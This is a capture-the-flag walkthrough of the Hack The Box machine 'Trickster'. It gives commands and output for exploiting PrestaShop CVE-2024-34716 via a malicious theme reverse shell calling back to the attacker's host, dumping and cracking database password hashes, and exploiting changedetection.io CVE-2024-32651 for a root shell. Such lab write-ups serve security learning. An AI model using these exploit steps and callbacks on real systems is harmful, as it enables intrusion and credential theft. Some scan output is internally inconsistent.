Description
Trickster is a medium Hack The Box machine that features:
- Cross-Site-Scripting in PrestaShop application that leads into Remote Code Execution
- User Pivoting by recovering the password of the user from the PrestaShop MySQL database
- Docker internal application changedetection.io discovery and local port forwarding
- Remote Code Execution in changedetection.io Docker application
- Privilege Escalation via a password leak in the Bash History of the container
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.80.146.
$ ping -c 3 10.129.80.146
PING 10.129.80.146 (10.129.80.146) 56(84) bytes of data.
64 bytes from 10.129.80.146: icmp_seq=1 ttl=63 time=53.4 ms
64 bytes from 10.129.80.146: icmp_seq=2 ttl=63 time=182 ms
64 bytes from 10.129.80.146: icmp_seq=3 ttl=63 time=156 ms

--- 10.129.80.146 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 53.412/130.232/181.569/55.336 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.80.146 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.80.146
Host is up (0.048s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http

Nmap done: 1 IP address (1 host up) scanned in 1402.64 seconds
We get two open ports: 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.80.146 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.80.146
Host is up (0.047s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 d5:4f:62:39:7b:d2:22:f0:a8:8a:d9:90:35:60:56:88 (ECDSA)
|_  256 fb:67:b0:60:52:f2:12:7e:6c:13:fb:75:f2:bb:1a:ca (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://itrc.ssg.htb/
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f2:a6:83:b9:90:6b:6c:54:32:22:ec:af:17:04:bd:16 (ECDSA)
|_  256 0c:c3:9c:10:f5:7f:d3:e4:a8:28:6a:51:ad:1a:e1:bf (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.75 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We can see that the HTTP service redirection to trickster.htb. So we add it to the /etc/hosts file.
$ echo "10.129.80.146 trickster.htb" | sudo tee -a /etc/hosts
In the main web page we have a link to the shop subdomain, so we add it to the hosts file.
$ echo "10.129.80.146 shop.trickster.htb" | sudo tee -a /etc/hosts

We find the PrestaShop CMS, but we cannot find the version used in the website.
 To find the used version, we are going to check the last-modified date of an asset of the website, for example, a JavaScript file in
 http://shop.trickster.htb/themes/core.js. We are going to make a HTTP request and check the Last-Modified header.
$ curl -v http://shop.trickster.htb/themes/core.js
* Host shop.trickster.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.80.146
*   Trying 10.129.80.146:80...
* Connected to shop.trickster.htb (10.129.80.146) port 80
> GET /themes/core.js HTTP/1.1
> Host: shop.trickster.htb
> User-Agent: curl/8.8.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: Apache/2.4.52 (Ubuntu)
< Last-Modified: Fri, 08 Mar 2024 12:56:33 GMT
< ETag: "230e8-61325b8a80240"
< Accept-Ranges: bytes
< Content-Length: 143592
< Vary: Accept-Encoding
< Content-Type: text/javascript
<
The modified date of the core.js file is Fri, 08 Mar 2024 12:56:33 GMT. By checking the releases made by PrestaShop team, we can conclude that the used version is the 8.1.5. This version is vulnerable to a cross-site scripting (XSS) vulnerability that only affects PrestaShops with customer-thread feature flag enabled, CVE-2024-34716. Enumerating we find the Git repository of the server in /.git folder, we download the repository using git-dumper.
$ git-dumper http://shop.trickster.htb/.git/ git_repo
$ cd git-repo
We find that the administrator panel is located in http://shop.trickster.htb/admin634ewutrx1jgitlooaj web directory. We confirm the used 8.1.5 version.
$ ls
admin634ewutrx1jgitlooaj  autoload.php  error500.html  index.php  init.php  Install_PrestaShop.html  INSTALL.txt  LICENSES  Makefile
Exploitation
We have a PoC of the XSS vulnerability by Ayoub ELMOKHTAR. We can use this vulnerability to escalate to Remote Code Execution. The vulnerability consists in that the contact form attachment feature of the web application is vulnerable to XSS, that allows to upload a custom theme to the server which contains a PHP file that will spawn a reverse shell. We will start by cloning the PoC repository.
$ git clone https://github.com/aelmokhtar/CVE-2024-34716
$ cd CVE-2024-34716
Then we will edit the exploit.html file with the following changes to modify the URL of the PrestaShop website and the web server in which download the zipped theme.
FROM:
const url = 'http://prestashop:8000/admin-dev/index.php/improve/design/themes/import';

TO:
const url = '/admin634ewutrx1jgitlooaj/index.php/improve/design/themes/import';
FROM:
const csrfUrl = `http://prestashop:8000/admin-dev/index.php/improve/design/themes/import?_token=${token}`;

TO:
const csrfUrl = `/admin634ewutrx1jgitlooaj/index.php/improve/design/themes/import?_token=${token}`;
FROM:
formData.append('import_theme[import_from_web]', 'http://172.16.27.179:81/ps_next_8_theme_malicious.zip');

TO:
formData.append('import_theme[import_from_web]', 'http://10.10.14.36/ps_next_8_theme_malicious.zip');
FROM:
const postUrl = `/admin-dev/index.php/improve/design/themes/import?_token=${locationHeaderToken}`;

TO:
const postUrl = `/admin634ewutrx1jgitlooaj/index.php/improve/design/themes/import?_token=${locationHeaderToken}`;
Then we modify the exploit.py file with the reverse shell filename and change the use of the ncat tool to the nc one.
FROM:
url = f"{host_url}/themes/next/reverse_shell.php"

TO:
url = f"{host_url}/themes/next/a.php"
FROM:
subprocess.call(["ncat", "-lnvp", "1234"], shell=False)

TO:
subprocess.call(["nc", "-lnvp", "1234"], shell=False)
After that we modify the reverse_shell.php file changing the IP address to our address.
FROM:
$ip = '172.16.27.179';  // CHANGE THIS

TO:
$ip = '10.10.14.36';  // CHANGE THIS
The ending step will be unpacking theme ZIP file to change the reverse shell file a.php to ours.
$ unzip ps_next_8_theme_malicious.zip -d ps
$ cp reverse_shell.php ps/a.php
$ zip -r ../ps_next_8_theme_malicious.zip *
Now we are ready to start the HTTP server to host the ZIP file and to start the TCP port listening.
$ python -m http.server 80
$ nc -nvlp 1234
We will run the exploit, and after a few minutes, we will receive a reverse shell as the www-data user.
$ python exploit.py
[?] Please enter the URL (e.g., http://shop.trickster.htb): http://shop.trickster.htb
[?] Please enter your email: user@trickster.htb
[?] Please enter your message: hello
[?] Please provide the path to your HTML file: exploit.html
[X] Yay! Your exploit was sent successfully!
[X] Once a CS agent clicks on attachement, you'll get a SHELL
listening on [any] 1234 ...
connect to [10.10.14.36] from (UNKNOWN) [10.129.80.146] 59484
Linux trickster 5.15.0-121-generic #131-Ubuntu SMP Fri Aug 9 08:29:53 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 21:54:01 up 9 min,  0 users,  load average: 0.18, 0.12, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
We will also receive the request in the HTTP server which download the ZIP file
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.80.146 - "GET /ps_next_8_theme_malicious.zip HTTP/1.1" 200 -
Post-Exploitation
We find the root, james, adam console users.
www-data@trickster:~/prestashop$ grep 'sh' /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
james:x:1000:1000:trickster:/home/james:/bin/bash
adam:x:1002:1002::/home/adam:/bin/bash
runner:x:1003:1003::/home/runner:/bin/sh
We find the credentials to access to the database of PrestaShop database in /var/www/prestashop/app/config/parameters.php file with ps_user and prest@shop_o password.
www-data@trickster:~$ cat /var/www/prestashop/app/config/parameters.php
<?php return array (
  'parameters' =>
  array (
    'database_host' => '127.0.0.1',
    'database_port' => '',
    'database_name' => 'prestashop',
    'database_user' => 'ps_user',
    'database_password' => 'prest@shop_o',
    'database_prefix' => 'ps_',
    'database_engine' => 'InnoDB',
We can login into the database and dump the table that contains the users of the PrestaShop application within the prestashop database, ps_employee table and email/passwd columns.
www-data@trickster:~$ mysql -h 127.0.0.1 -u ps_user -p prestashop
...
MariaDB [prestashop]> select email,passwd from ps_employee;
+---------------------+--------------------------------------------------------------+
| email               | passwd                                                       |
+---------------------+--------------------------------------------------------------+
| admin@trickster.htb | $2y$10$P8wO3jruKKpvKRgWP6o7o.rojbDoABG9StPUt0dR7LIeK26RdlB/C |
| james@trickster.htb | $2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm |
+---------------------+--------------------------------------------------------------+
2 rows in set (0.000 sec)
We recover the password from the james@trickster.htb user using John The Ripper tool. The recovered password is alwaysandforever.
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Loaded hashes with cost 1 (iteration count) varying from 16 to 1024
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alwaysandforever (james@trickster.htb)
The password is reused for the james Linux user, so we can login to this account using SSH.
$ su james
Password:
james@trickster:/tmp$ id
uid=1000(james) gid=1000(james) groups=1000(james)
Enumerating the processes we find the running script python ./changedetection.py -d /datastore as the root user. Its parent process is containerd-shim-runc-v2 so we can conclude that it is running inside a container.
james@trickster:/tmp$ ps -ef
root       36556       1  0 00:00 ?        00:00:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id ae5c137aa8efc8eee17e3f5e2f93594b6bfc9ea2d7b350faba3
root       36577   36556  0 00:00 ?        00:00:05 python ./changedetection.py -d /datastore
Enumerating the network interfaces we find the docker0 one with 172.17.0.1 IP address.
james@trickster:/tmp$ ip a
...
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:4d:58:d1:a3 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
...
We can guess that the container will be using 172.17.0.2 IP address.
james@trickster:/tmp$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.050 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.050/0.050/0.050/0.000 ms
changedetection.io is a web application which is used to monitor websites for changes. By default it runs in 5000 port, so we are going to local port-forward this port to our localhost.
$ sshpass -p alwaysandforever ssh -N -L 127.0.0.1:5000:172.17.0.2:5000 james@trickster.htb
By visiting the http://127.0.0.1:5000 address we find the web application. We can enter in the application using james password, alwaysandforever.
 We check that the running version is the
 0.45.20. This version is vulnerable to Remote Code Execution, CVE-2024-32651, that will allow us to run commands as the root user inside the container. We have a proof of concept of the vulnerability made by zcrosman in Exploit-DB.
$ searchsploit -m 52027

To allow the script to work we need to disable the password, to do it we will go to the Settings in the top bar.
 Then we will click in the
 Remote password button.
 Before running the exploit we need to modify it. As we don’t have an Internet connection in the container we need to change the URLs of the script. From
 "https://reddit.com/r/baseball" to "http://127.0.0.1:5000" and from "https://reddit.com/r/all" to "http://127.0.0.1:5000". Then we will run the exploit.
$ python 52027.py --url http://127.0.0.1:5000 --port 1234 --ip 10.10.14.36 --notification get://127.0.0.1:5000/notification
Obtained CSRF token: Ijg5NDExNDMzNDQwM2RhMjU5MGRlNjhmNTMzMTNmYTVmYjBlNTgwYzEi.Zu9myw.1NZNTBsZdYYlppqZU-La0ilO2Pk
Redirect URL: /edit/8a430dc7-4c3c-4a98-9f27-5730158cba05?unpause_on_save=1
Final request made.
[+] Trying to bind to :: on port 1234: Done
[+] Waiting for connections on :::1234: Got connection from ::ffff:10.129.80.146 on port 33952
Listening on port 1234...
Now we will refresh the web application web page and we will obtain a shell as the root user inside the container.
Listening on port 1234...
Connection received!
[*] Switching to interactive mode
root@ae5c137aa8ef:/app# $ id
id
uid=0(root) gid=0(root) groups=0(root)
Enumerating the container we find a string, #YouC4ntCatchMe#, in the /root/.bash_history file, that can be a password.
root@ae5c137aa8ef:/app# $ cat /root/.bash_history
cat /root/.bash_history
apt update
#YouC4ntCatchMe#
apt-get install libcap2-bin
...
If we return to the main machine, we can login with this password in the root account.
james@trickster:/tmp$ su root
Password:
root@trickster:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user and root flags.
root@trickster:/tmp# cat /home/james/user.txt
<REDACTED>
root@trickster:/tmp# cat /root/root.txt
<REDACTED>